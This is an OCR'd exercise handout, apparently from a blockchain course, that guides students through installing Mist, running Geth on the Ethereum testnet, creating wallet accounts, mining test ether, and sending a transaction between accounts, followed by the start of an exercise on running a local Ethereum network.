
2. Run the downloaded file and **Accept** the license agreement.

3. Select the location where you want to install **Mist** and press [**Next**].




4. Select the location where the blockchain data will be stored and click [**Install**].

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



5. After the installation is completed, click [Close].



4. Start Geth and Mist and Create New Account


1. Open command prompt and start Geth on the testnet with interactive console:

```
geth --testnet console
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


```
Select Command Prompt - geth --testnet console

>geth --testnet console
INFO [01-13|19:35:09] Starting peer-to-peer node                instance=Geth/v1.7.3-stable-4bb3c89d/windows-amd64/go1.9
INFO [01-13|19:35:09] Allocated cache and file handles          database=C:\\Users\\nakov\\AppData\\Roaming\\Ethereum\\testnet\\geth\\chaindata cache=128 handles=1024
INFO [01-13|19:35:09] Initialised chain configuration           config="{ChainID: 3 Homestead: 0 DAO: <nil> DAOSupport: true EIP150: 0 EIP155: 10 EIP158: 10 Byzantium: 1700000 Engine: ethash}"
INFO [01-13|19:35:09] Disk storage enabled for ethash caches    dir=C:\\Users\\nakov\\AppData\\Roaming\\Ethereum\\testnet\\geth\\ethash count=3
INFO [01-13|19:35:09] Disk storage enabled for ethash DAGs      dir=C:\\Users\\nakov\\AppData\\Ethash                                  count=2
INFO [01-13|19:35:09] Initialising Ethereum protocol            versions="[63 62]" network=3
INFO [01-13|19:35:09] Loaded most recent local header           number=138 hash=1577fa…c1ca9c td=136231796
```

2. Start **Mist**. It will automatically connect to the local **Geth** node. Press [**Launch Application**].




3. You will see the following window. Go to the [**Wallets**] tab. Your accounts will appear. Press [**Add Account**] to create a new account. You will need at least two accounts in your wallet in order to send transaction between them.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




4. Press [Create new account].




5. Enter a password you want and press [OK].


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



6. You should see the following window after successful account creation.



Your wallet should now hold at least two accounts:



5. Mine and Send Between Accounts


When your Mist browser is started and connected to your local Ethereum node, your mining is visualized in Mist.

1. Start the miner in your Geth console with 2 threads (it is an optional parameter).


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
> miner.start(2)
null
>
```


2. You can look at the Geth console that the miner is started mining.



3. After a while, you will see additional **5.00 ethers** at your main account.




4. Copy the **address** of **Account 2** that you created previously:




5. Go to [**Send**] tab, paste the **Account 2** address and enter amount to send, e.g. **2.5 ethers**.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



6. You can adjust the miner's fee for faster (and more expensive) transaction or slower (and cheaper) transaction. Finally click [Send].




7. Enter your **sender account password** and click [Send Transaction].




8. After the successful transaction you should see the following window.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




See the **Geth** console that runs the miner. It should hold a block with 1 transaction (your transaction you just sent):



What to Submit?

Submit as exercise outcome your "Main account" and "account 2" addresses, screenshots of the ether balances of the addresses. Examples:



Exercises: Running a Local Ethereum Network

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

In this exercise, we will use **geth** to run a local Ethereum network in class. In the beginning, we will create two Nodes, which work on separate chains, then connect them and then see which chain will become the main chain. After that in class, we will connect with each other for more experience and fun!

1. Setting up Two Chains

